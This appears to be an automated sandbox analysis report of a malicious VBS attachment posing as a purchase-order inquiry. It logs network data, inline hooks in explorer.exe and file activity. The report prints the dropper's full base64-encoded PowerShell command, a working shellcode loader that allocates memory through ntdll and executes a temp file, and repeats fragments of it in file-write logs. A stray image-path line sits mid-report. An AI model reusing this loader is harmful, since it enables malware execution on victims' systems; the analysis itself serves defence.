d5 58 2b Data Ascii: X,Sczqp9A]$*Go%w5 I3\:OqEh3a^A5(ijqTSOFtxV,j2:~/8<fd[J~!6_/u(!u:Hji{^=_I}v[^?(S5E3X+

Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:25:54 UTC	160	IN	Data Raw: 92 cf 99 62 13 c6 38 50 59 f8 c5 3e ef 40 f6 5e 7f 6a 21 93 3d 35 5e d7 e3 e3 bd 67 25 2d b3 3d fd f2 a6 09 2a 43 85 63 38 b1 c9 30 2b 87 82 a4 ac 58 d3 07 b0 76 7f 19 52 ff c8 8e 88 fc 6b 49 3e 61 dd b5 f5 dd af f9 f3 3c 87 70 63 49 71 83 04 50 9c f0 96 99 95 47 49 54 6c fb 1d 44 71 0c 41 e2 31 82 6e ce 2e 53 f2 a1 c3 64 fb f3 46 fa a2 be 01 c9 cf 4f 13 17 82 a1 89 8d 00 27 49 d4 0f 70 c2 97 bc 63 72 f8 bd 43 d1 da c0 1b 8b 54 39 6f 8e fe 5d 24 4d 61 7c 5e 9c da b6 a6 1c f8 6c fc d5 c8 cc af 5f d0 71 04 c3 96 11 8b 7f 69 46 d5 d5 53 e5 38 e2 49 5b 54 db 4f 51 e6 55 4a db 2c 78 12 ef 32 ad 4e 6d 72 fa a0 96 ce 62 66 d8 df f8 99 f2 8f b6 b1 8b 44 59 db 30 ff 2b f6 01 89 22 b0 dd 44 da 89 55 fb 8c 3e 2f c6 4a bf b0 dc 48 20 f0 6c 63 7f 6a 96 4b a4 88 2b 02 Data Ascii: b8PY>@^j!=5^g%-=*Cc80+XvRkl>a<pcIqPGITlDqA1n.SdFO'IpcrCT9o]$Ma|^l_qiFS8l[TOQUJ,x2NmrbfDY 0+"DU>/JH lcjK+
2022-01-21 16:25:54 UTC	176	IN	Data Raw: 45 a3 87 37 bd f8 57 91 7b 08 27 b8 8c 87 69 0a ae d4 dd 6b ee bb c1 71 4b df db 78 80 ba 40 e5 9d b6 7c 6e 6f 40 08 51 83 6a 4c 41 11 06 02 21 2d 87 a1 d4 66 0d 87 cc 75 dd ba e4 b4 53 f7 de 48 49 42 a2 b3 91 2c 02 f2 fb 8e 0c 3d bd e7 81 d7 31 02 1f ca c5 d9 a0 b9 6f d2 00 6d fc 74 44 5d 5a 1a b0 f1 5c e5 41 7e 98 0d 74 84 41 84 ba 16 92 55 a5 c2 68 18 e6 9a 9b 7a f1 0e 9e 8d 84 4a 56 a9 dc 2d 66 8f a9 89 66 da e3 ba 21 4d ec 7c b6 10 e2 76 76 09 6b e9 4e 91 35 8f de 13 49 76 50 9a cf 38 e9 74 07 33 31 08 01 93 e9 c9 0f 25 28 70 b1 80 54 8d 89 e5 9a e2 38 72 02 3b b7 d8 16 cc 39 d2 e7 08 d9 57 f0 b4 74 a7 8f 3d 09 5a 97 36 a7 c4 79 48 f6 18 24 9e ee cc 47 45 27 49 1a 42 c5 66 ee fb fb 0e d5 2c ae 1a 6f f0 79 96 51 a2 6d a7 b4 fa c3 c1 f5 b0 2d 79 2d ca Data Ascii: E7W{'ikqKx@|no@QjLA!-fuSHIB,=1omtD]Z\A~tAUhzJV-ff!M|vvkN5IvP8t31%(pT8r;9Wt=Z6yH$GE'IBf,oyQm-y-

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE0

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **5172**, Parent PID: **3424**

General

Start time:	17:23:14
Start date:	21/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\New _Inquiry P.O4622.vbs"
Imagebase:	0x7ff73d2b0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4676**, Parent PID: **5172**

General

Start time:	17:24:27
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBMAEEAQwBUAEkARgBFAFIATwAgAGIAcgBlAGcAbwA gAEsAbgBvAGIAZQB0AHMAZgByAGkAOQAgAEgAZQBzAHQAMwAgAEcAcgB1AGUAcwBvAG0ANAAgAEcAZQBuAGUAcgBhAGwAaQBzACA AQQBGAE0ARQBKACAAYgBlAGEAdgBlAHIAIABCAEkAQgBMAEkATwBHAFIAIABEAGQAbQBhAG4AZABzAGsAbgA1ACAAbgB1AGwAbABpAG4AIABsA G4AcABvAHQAcwB5AHMAdABlACAAVABoAHIAZQBhAHAAZQBkAGEAZgAgAE8AdQB0AHcAcgBlAHMAIABHAFQARQBWAEkAVgAgAFUAbgBzAGgAYQB jAGsAbABpADgAIABjAG8AcgByAGUAIABMAEEAUgBNAEUATgBTAEYAIABEAGkAcwB0AGkAbgBnAHYAOAAgAGQAaQBzAGUAbQBiAG8AIABIAFkAU ABFACAAVQBuAGYAaQBsADkAIABWAEEATgBEAEIAUgBOAEQAQQAgAEcAZQBuAG4AZQAgAEIAZQBtAGUAcwB0AHIAZQA0ACAAaQBuA GQAcABhACAAQgBpAHQAcwB5AGwAZQAgAFQAZQByAG4AYQBzAGgAZQAgAEsAbwBrAGEAcgBkACAADQAKAA0ACgANAAoAQQBkAGQAL QBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtA DsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQA KAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABiAHIAbgBlAGMAeQBrAGwAMQANAAoAewANAAoAWwBEAGwAbABJAG0Ac ABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBz AHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABSAGUAYQBkAEY AaQBsAGUAKABpAG4AdAAgAEQAeQBiAGIANgAwACwAdQBpAG4AdAAgAEQAeQBiAGIANgAxACwASQBuAHQAMwAyACAARAB5AGIAYgA2ADMALABpAG4 AdAAgAGIAcgBuAGUAYwB5AGsAbAAwACwAaQBuAHQAIABQAGUAdAB1AG4AaQBlAHIABgAsAGkAbgB0ACAARwByAHUAbgBnAGUAcwBtAGkAdAAsAGkAbgB0ACAARAB5AGIAYgA2ADYALABpAG4AdAAgAEQAeQBiAGIANgA3ACwAaQBuAHQAIABEAHkAYgBiADYAOAAsAGkAbgB0ACAARAB 5AGIAYgA2ADkAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMAQgBpAHMAYQBtAHMAYwBoAHUAIABEAG8AdgBlAG4AOAAgAEMAYQBsAHkAIABLAHUAb ABkAGkAbwB4AGkAZAAgAGcAcgBhAGYAaQBrAHIAdQB0AGkAIABMAGsAawBlAHIAbgAgAEsAYQBuAG8AbgBpADkAIABDAGgAZQBsADkAIABlAG4 AZABlAGIAYQBsAGwAZQBuACAAZABpAHMAawAgAFQAYQBkAGUAYQB3AG8AdQBjADQAIABVAGkAdABvAHQAYQBuAHUAZAA4ACAAQwB 1AHQAbABhAHMAcwBmADQAIABSAGgAaQBwADgAIABUAGUAbgBkAGUAcgBlAGUAbwAgAHIAZQBpAG4AaABvAGwAZAAgAEgAagBlAG0AdgBpAHMAZ QBsAHUAOQAgAEgAVQBSAFIAUwAgAE8AbQBuAGkANgAgAEIAaQBnAGcAaQBzADUAIABPAGgAbQBhAHYANAAgAEIAdQBjAGgAIABQAGUAZwBnAHk AcABhAHIAYQAgAG4AdgBuAGkAbgBnAGUAZABvACAARgBPAEUATABHAEUAUwBFAEQAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAHMAbwB1A G0AIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIARQBYAEMATABVAEQAIgAgAA0ACgAkAGIAcgBuAGUAYwB5AGsAbAAzAD0AMAA7AA0ACgA kAGIAcgBuAGUAYwB5AGsAbAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAGIAcgBuAGUAYwB5AGsAbAA4AD0AWwBiAHIAbgBlAGMAeQBrAGwAM QBdADoAOgBOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKAAtADEALABbAHIAZQBmAF0AJABiAHIAbgBlAGM AeQBrAGwAMwAsADAALABbAHIAZQBmAF0AJABiAHIAbgBlAGMAeQBrAGwAOQAsADEAMgAyADgAOAAsADYANAApAA0ACgAjAFMAVQBQAEUAUgAgA FMAVABPAEMASwBJAEwAWQBSACAAUwB0AG4AawBlAGwAYQA1ACAAZQBtAHAAcgBvAHMAdAAgAGQAZQBmAGkAbgBpAHQAdAAgAFMAZ QBwAGkAYQBiAHIAdQAxACAAdABvAHAAbwBnAHIAYQBmAGUAcgAgAEQAUgBZAFAAUwBUAEUATgAgAEYAcgBlAGsAdgA2ACAARABlAGwAaQBiAGU ANgAgAE0AYQB0AGkAYQBzADMAIABoAHUAcwBuAGkAbgBnAGsAdgAgAEgAdQBzAG0AIABDAEgARQBFAFMARQBGAEwAIAB2AGEAYQBnACAAVABoA GUAbAAgAFMAdQBwAGUAcgA1ACAAcwBhAGMAcgBpAHMAdAAgAFYAZQBkAHMAdABhAGEAIABCAGEAZwB0AHUAbgAgAFAAcgBvAHQAe QBsAHMAMgAgAFMAdABvAHkAZwBlAGsAdgBhADEAIABJAE0ATQBPAEwAQQBUACAAUwB0AGUAZAAgAHMAYwByAGkAIABmAGUAZABlA HYAYQByACAAUABlAHIAaQBvAGQAYQAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAcwBuAGEAcgBlAG4AcwAiACAADQAKACQAYgByAG4AZQB jAHkAawBsADIAPQAiACQAZQBuAHYAOgB0AGUAbQBwACIAIAArACAAIgBcAGIAbAB1AGUAYgAuAGQAYQB0ACIADQAKACMARQB0AHQAaQBuAHoAb wBtAGIAaQA0ACAAaQBuAHQAZQBsAGwAZQBrAHQAIABNAGUAbgBzAHUAcgBhACAAZgByAGkAaABhACAAUwBoAHUAdABpAG4AZwBkAGkAZQAgAFM ASwBSAFYAUwBSACAAUwBjAGgAaQBuAGQAeQBsADEAIABzAHkAcgBuAGkAbgBnAGUAIABBAEQATwBQAFQAQQBOAFQAIABMAHUAawB rAGUAdABzAGIAbwAgAGIAbABhAG4AZABpAG4AZwBzAGYAIABEAEUAQwBJAE0ARQBSAEUAIABVAGQAaABvAGwAZABlAGwAaQAgAFMAVABPAEMAS wBIAE8AIABHAGUAbQBpACAARgBhAGIAcgBpAGsAYQAyACAAaQBuAHQAZQByAHAAdQBuACAAdgBhAG4AZABzAGsAIABzAHAAaQBsAGQAZQAgAFI ARQBHAEkAUwBUAEUAUgAgAFAAbwBzAHQAZwBpAHIAbwBrAG8AMwAgAFIAaQB2AGUAcgBpACAATwBWAEUAUgBFAE0AIABEAEEATgBEAFkAIABUA HIAYQBuAHMAYwAzACAAcABvAGwAeQAgAE0AVQBTAFQAQQBOAEcAUwAgAEsAYQBzAGUAaQBuAGUAdAAgAEoAdQBnAGUAcgBpAG4AZ wB0ACAAQgBFAFIATwBMAEkARwBFAEQAIABTAFQAUgBBAFQAIABBAFMARgBBAEwAVAAgAEwAbwBnAGEAcgBpACAADQAKACQAYgByA G4AZQBjAHkAawBsADQAPQBbAGIAcgBuAGUAYwB5AGsAbAAxAF0AOgA6AEMAcgBlAGEAdABlAEYAaQBsAGUAQQAoACQAYgByAG4AZQBjAHkAawB sADIALAAyADEANAA3ADQAOAAzADYANAA4ACwAMQAsADAALAAzACwAMQAyADgALAAwACkADQAKACMAQwBIAFIASQBTAFQAIABDAEU AUgBCACAASABpAGcAaABqACAAUgBlAGsAbwBtAG0AYQA4ACAAQwBPAFIARQBDACAATABZAEQASQBHAEgARQBEACAAQQBDAEgATwB MAE8ARQBGACAAbQB1AHMAbABpAG4AZwAgAG0AYQB0AGUAcgBpAGEAbABpACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBTAHU AYQBiAGwAIgAgAA0ACgAkAGIAcgBuAGUAYwB5AGsAbAA1AD0AMAA7AA0ACgAjAFMAdAByAGEAYQBsACAAaAB5AHAAZQByAC0AdAB0AHI HkAcgBkACAAUgBFAEkARgBJAEsAIAB0AGUAcwB0AGEAbQBlACAAQgBSAEkASwBWAFYATgAgAEkARABJAE8AIABnAHIAYQBkAHUAYQB0ACAATQB lAGEAdABtAGEAbgA1ACAAYwBvAHUAbgB0AGUAcgBlAHYAIABQAHIAZQBpAG4AYQBzAG8ANQAgAGMAaQByAGMAdQAgAEMAT QByAGEAdABpAHYAcwB5ACAAcABsAGkAcgBiAGUAcwBrAGEAcgAgAHMAYQBtAGEAcgAgAEwATgBTAEEAVABTACAAYwBoAGUAcwBrACAARgBJAEc AVQBSAFQAWQBQACAAAUABvAHUAcwBzAGkANAAgAEYAVQBHAFQARgBKAEUAIABGAHUAbgBrAHQAaQAgAE8AbQBrAHIAcwBlAGwAcwA 2ACAAVABvAGEAZABsACAAQQBpAHIAdwBvAHIAdABoACAARwBhAHMAYQBwAHAAYQByAGEAdAAgAEIAdQBnAHMAcAB5AHQAdAA2ACA AUAByAG8AZwByAGEAbQBzAHQANQAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAYgBhAHIAYQBrACIAIAANAAoAWwBiAHIAbgBlAGMAeQBrA GwAMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAGIAcgBuAGUAYwB5AGsAbAA0ACwAJABiAHIAbgBlAGMAeQBrAGwAMwAsADIANgAxADEANgA sAFsAcgBlAGYAXQAkAGIAcgBuAGUAYwB5AGsAbAA1ACwAMAApAA0ACgAjAFMAbgBhAGQAZABlAG4AYQBzAG8ANQAgAGMAaQByAGMAdQAgAEMAT wBOAEYARQBDACAAcABvAG8AcABvACAAUwB1AGkAdABhAGIAbABlADIAIABQAFMARQBVAEQATwAgAEkATgBEAEwARwBHAEUATAAgAFAAdQB0AHI AZQBzAGMAZQBrAGEAOAAgAFgAeQBsAG8AMwAgAFcASABVAEYARgAgAG8AYQBzAGUAcwBrAGkAbgAgAFQAYQBtAHQAYQBtACAASQB tAHAAbwByADMAIABQAHIAbwB0ACAAVAB5AHIAbwAgAHYAZQBuAHQAcgAgAFUATgBCAEkARABBAEIAIABAyAGEAYQB2AGEAcgBlAHIAbgBlACAAS ABvAHIAYQBoAGwAdQBjAGkAYQAgAFMAeQBuAHQAaABlAHQAIABGAGUAZAB0AGQAIABIAGEAYQByAGQAOQAgAFYASQBOAEsARQBMA CAAUwBLAEEAVABUAEUAQQBOAFMAVAAgAE0ARQBDAEgARQBMACAAUgBhAG4AZABpAGEAcABsACAARABFAFQATwBYAEkARgBJACAAQ gBsAG4AZABlAG4AIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFQAdQByAGYAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAWQBWAEU AVAAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBPAE0ATQBBAFQASQBEAEkAQQAiACAADQAKAFQAZQBzAHQALQBQAGEAdAB oACAAIgBUAG8AbAB1AGkAZABvAGMAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBVAEwAVABVAFIAUwBBAE0ATQAiACAADQAKAFQAZ QBzAHQALQBQAGEAdABoACAAIgBrAHYAYQBsAGkAdABlAHQAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAUwBhAGUAbABnAGUAcwBzAHQ AMwAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBSAGEAZAByAGUAbgBzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFQAZQByA G4AaQBuAGcAdAB5ACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGYAcgBtAG4AZABvAHYAZQByACIAIAANAAoAVABlAHMAdAAtAFAAYQB 0AGgAIAAiAEEAbABlAHYAaQBuACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEQAdQBtAHAAZQBrAGEAOAAiACAADQAKAFQAZQBzAHQAL QBQAGEAdABoACAAIgBmAGEAcwB0AGcAcgBlACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFAAYQBhAHQAYQBsAGUAcgBlACIAIAANAAo AWwBiAHIAbgBlAGMAeQBrAGwAMQBdADoAOgBDAGEAbABsAFcAaQBuAGQAbwB3AFAAcgBvAGMAVwAoACQAYgByAG4AZQBjAHkAawBsADMALAAgA DAALAAwACwAMAAsADAAKQANAAoADQAKAA==

Imagebase:	0xcd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D85CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D85CF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4vmckcl5.kyp.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_rzqlzjeu.xur.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\Documents\20220121	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C7ABEFF	CreateDirectoryW
C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6B77FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C7A1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_4vmckcl5.kyp.ps1	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_rzqlzjeu.xur.psm1	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.out	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.err	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.tmp	success or wait	1	6C7A6A95	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.dll	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs	success or wait	1	6C7A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline	success or wait	1	6C7A6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4vmckcl5.kyp.ps1	0	1	31	1	success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_rzqlzjeu.xur.psm1	0	1	31	1	success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt	0	3	ff		success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 31 31 37 32 34 34 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 37 36 34 38 33 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********************Windows PowerShell transcript startStart time: 20220121172445Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 376483 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt	4099	4096	41 46 41 41 55 77 42 55 41 45 55 41 54 67 41 67 41 45 59 41 63 67 42 6c 41 47 73 41 64 67 41 32 41 43 41 41 52 41 42 6c 41 47 77 41 61 51 42 69 41 47 55 41 4e 67 41 67 41 45 30 41 59 51 42 30 41 47 6b 41 59 51 42 7a 41 44 4d 41 49 41 42 6f 41 48 55 41 63 77 42 75 41 47 6b 41 62 67 42 6e 41 47 73 41 64 67 41 67 41 45 67 41 64 51 42 7a 41 47 30 41 49 41 42 44 41 45 67 41 52 51 42 46 41 46 4d 41 52 51 42 47 41 45 77 41 49 41 42 32 41 47 45 41 59 51 42 6e 41 43 41 41 56 41 42 6f 41 47 55 41 62 41 41 67 41 46 4d 41 64 51 42 77 41 47 55 41 63 67 41 31 41 43 41 41 63 77 42 68 41 47 4d 41 63 67 42 70 41 48 4d 41 64 41 41 67 41 46 59 41 5a 51 42 6b 41 48 4d 41 64 41 42 68 41 47 45 41 49 41 42 43 41 47 45 41 5a 77 42 30 41 48 55 41 62 67 41 67 41 46 41 41 63 67 42	AFAAUwBUAEUATgAgAEYAcgBlAGsAdgA2ACAARABlAGwAaQBiAGUANgAgAE0AYQB0AGkAYQBzADMAIABoAHUAcwBuAGkAbgBnAGsAdgAgAEgAdQBzAG0AIABDAEgARQBFAFMARQBGAEwAIAB2AGEAYQBnACAAVABoAGUAbAAgAFMAdQBwAGUAcgA1ACAAcwBhAGMAcgBpAHMAdAAgAFYAZQBkAHMAdABhAGEAIABCAGEAZwB0AHUAbgAgAFAAcgB	success or wait	1	6C7A1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220121\PowerShell_transcript.376483.GlXAcc5B.20220121172432.txt	8195	432	41 48 49 41 62 67 42 6c 41 47 4d 41 65 51 42 72 41 47 77 41 4d 51 42 64 41 44 6f 41 4f 67 42 44 41 47 45 41 62 41 42 73 41 46 63 41 61 51 42 75 41 47 51 41 62 77 42 33 41 46 41 41 63 67 42 76 41 47 4d 41 56 77 41 6f 41 43 51 41 59 67 42 79 41 47 34 41 5a 51 42 6a 41 48 6b 41 61 77 42 73 41 44 4d 41 4c 41 41 67 41 44 41 41 4c 41 41 77 41 43 77 41 4d 41 41 73 41 44 41 41 4b 51 41 4e 41 41 6f 41 44 41 51 41 4b 41 41 3d 3d 0d 0a 50 72 6f 63 65 73 73 20 49 44 3a 20 34 36 37 36 0d 0a 50 53 56 65 72 73 69 6f 6e 3a 20 35 2e 31 2e 31 37 31 33 34 2e 31 0d 0a 50 53 45 64 69 74 69 6f 6e 3a 20 44 65 73 6b 74 6f 70 0d 0a 50 53 43 6f 6d 70 61 74 69 62 6c 65 56 65 72 73 69 6f 6e 73 3a 20 31 2e 30 2c 20 32 2e 30 2c 20 33 2e 30 2c 20 34 2e 30 2c 20 35 2e 30 2c 20 35 2e 31 2e	AHIAbgBlAGMAeQBrAGwAMQBdADoAOgBDAGEAbABsAFcAaQBuAGQAbwB3AFAAcgBvAGMAVwAoACQAYgByAG4AZQBjAHkAawBsADMALAAgADAALAAwACwAMAAsADAAKQANAAoADQAKAA==Process ID: 4676PSVersion: 5.1.17134.1PSEdition: DesktopPSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.	success or wait	25	6C7A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs	0	681	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 62 72 6e 65 63 79 6b 6c 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 4e 74 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 28 69 6e 74 20 62 72 6e 65 63 79 6b 6c 36 2c 72 65 66 20 49 6e 74 33 32 20 72 65 73 74 62 65 6c 62 2c 69 6e 74 20 44 79 62 62 36 2c 72 65 66 20 49 6e 74 33 32 20 62 72 6e 65 63 79 6b 6c 2c 69 6e 74 20 61 70 70 6c 69 65 2c 69 6e 74 20 62 72 6e 65 63 79 6b 6c 37 29 3b 0d 0a 5b	using System;using System.Runtime.InteropServices;public static class brnecykl1{[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int brnecykl6,ref Int32 restbelb,int Dybb6,ref Int32 brnecykl,int applie,int brnecykl7);[	success or wait	1	6C7A1B4F	WriteFile

